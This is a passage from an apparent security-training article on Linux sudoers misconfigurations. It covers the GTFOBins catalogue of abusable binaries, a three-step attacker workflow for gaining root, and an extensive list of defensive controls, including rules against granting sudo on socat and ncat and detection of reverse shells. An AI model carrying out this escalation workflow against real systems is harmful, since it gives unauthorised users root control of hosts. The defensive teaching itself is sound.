
before invoking sudo on it — a write-then-run pattern identical to the cron-job attack covered elsewhere in this series. Either approach delivers uid=0(root). The lesson is sharp: granting sudo on a custom script demands the same scrutiny as granting sudo on an interpreter, plus a hard guarantee that no user other than root can modify the file on disk.

GTFOBins: The Canonical Reference

Every payload demonstrated across the five scenarios above — vim, less, python3, awk, perl, ftp, env, socat, and the implicit /bin/bash inside the custom script — appears in a single, freely available catalogue. GTFOBins is a community-maintained list of Unix-like executables that can be abused to break out of restricted shells, escalate privileges, transfer files, or spawn bind and reverse shells. Every penetration tester, OSCP candidate, and CTF player keeps the site bookmarked because it converts the entire sudo-abuse workflow into a lookup operation.

Navigating the Catalogue

The landing page describes the project's scope and exposes the two filters that matter most. Functions group the type of capability — Shell, Command, Reverse shell, Bind shell, File write, File read, Upload, Download, Library load, Privilege escalation, and Inherit. Contexts group the privilege level under which the binary must be run — Unprivileged, Sudo, SUID, or Capabilities. The attacker holding fresh sudo -l output filters by the Sudo context to surface only binaries that are exploitable through sudo, ignoring entries that require SUID bits or kernel capabilities they do not have.



Filtering by the Sudo Context

With the Sudo filter applied, GTFOBins lists every executable that ships with a sudo-context payload — 7z, R, aa-exec, ab, acr, alpine, ansible-playbook, ansible-test, aoss, apache2, apache2ctl, and several hundred more. Each entry links to the exact one-liner needed to escalate, often with multiple variants for different shell flavours. The attacker's workflow now collapses to three steps: read sudo -l, look up each listed binary on GTFOBins under the Sudo context, and execute the matching payload.

Executable	Functions
7z	File read (Sudo)
R	Shell (Sudo)
aa-exec	Shell (Sudo)
ab	Upload (Sudo) Download (Sudo)
acr	Command (Sudo)
alpine	File read (Sudo)
ansible-playbook	Shell (Sudo)
ansible-test	Shell (Sudo)
aoss	Shell (Sudo)
apache2	File read (Sudo)
apache2ctl	File read (Sudo)

Mitigation Strategies

Defenders neutralise every scenario above through a small set of disciplined controls. The list below is comprehensive: applied together, these controls eliminate the local shell-escape paths, the networked reverse shell, and the custom-script abuse demonstrated in this article.

- **Audit every sudoers entry against least privilege.** Review /etc/sudoers and every file under /etc/sudoers.d. Eliminate (ALL) wildcards. Group commands explicitly under Cmnd_Alias, always specify absolute paths, and never use wildcards or directories in command paths.
- **Cross-reference every grant against GTFOBins.** Before any binary or script reaches the sudoers file, check gtfobins.github.io for a Sudo-context entry. A hit means the grant is functionally equivalent to giving the user root. This is the single highest-leverage control on the list.

- **Prefer tightly scoped wrappers over interpreter or shell access.** Replace NOPASSWD on python3, perl, awk, or any editor with a small wrapper script that performs only the specific action the user needs, and grant sudo on the wrapper alone.
- **Treat networking utilities as equivalent to bash.** Never grant sudo on socat, ncat, or any tool that can fork external commands or open arbitrary network sockets. If diagnostic capability is genuinely required, expose only the specific verbs through a wrapper.
- **Lock down every custom sudo script.** Apply chmod 750 with root:root ownership, store the script under a root-only directory such as /usr/local/sbin, and audit it line by line for embedded shell or interpreter invocations before the grant is signed off.
- **Forbid world-writable bits on privileged binaries.** Pair sudo deployment with an integrity tool — AIDE, Tripwire, or auditd file-watches — that alarms the moment a sudoers-referenced file changes mode or content.
- **Enable sudo I/O logging.** Set Defaults log_input, log_output in /etc/sudoers and ship sudoreplay output to a central SIEM. Spawned shells under sudo then become trivially detectable.
- **Detect reverse shells originating from sudo'd processes.** Use auditd or an EDR agent to alert on outbound network connections opened by any process whose parent is sudo. A socat or ncat callback from a sudoed session is one of the highest-fidelity indicators of compromise available on Linux.
- **Adopt time-bound elevation.** PAM-based privilege managers and tooling such as sudo-rs enforce just-in-time access that expires automatically, dramatically shrinking the window in which a stolen credential is useful.

Conclusion

Sudoers misconfiguration remains one of the highest-yield privilege escalation paths on modern Linux precisely because it weaponises trust the administrator has already explicitly granted. The five scenarios in this article — wildcard (ALL:ALL) ALL, NOPASSWD on editors, NOPASSWD on interpreters, a sudo-driven socat reverse shell, and NOPASSWD on a custom script — span the entire spectrum of how the mistake actually appears in production environments. Every one of them collapsed in a single command.

For the attacker, the workflow reduces to three steps: run sudo -l, match each entry against GTFOBins, and execute the payload. For the defender, the antidote is equally simple in principle but multiplies in scope: treat every sudo grant — including grants on custom scripts and networking binaries — as a root grant, and audit accordingly. The convenience of NOPASSWD never outweighs the cost of an attacker who has reached the host with even one ordinary credential, because that cost, as this article has demonstrated repeatedly, is the entire host. The only truly safe sudoers entry is the one defensible in front of an auditor

on first-principles grounds. Every other entry is a root shell waiting for a junior attacker to find it.

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux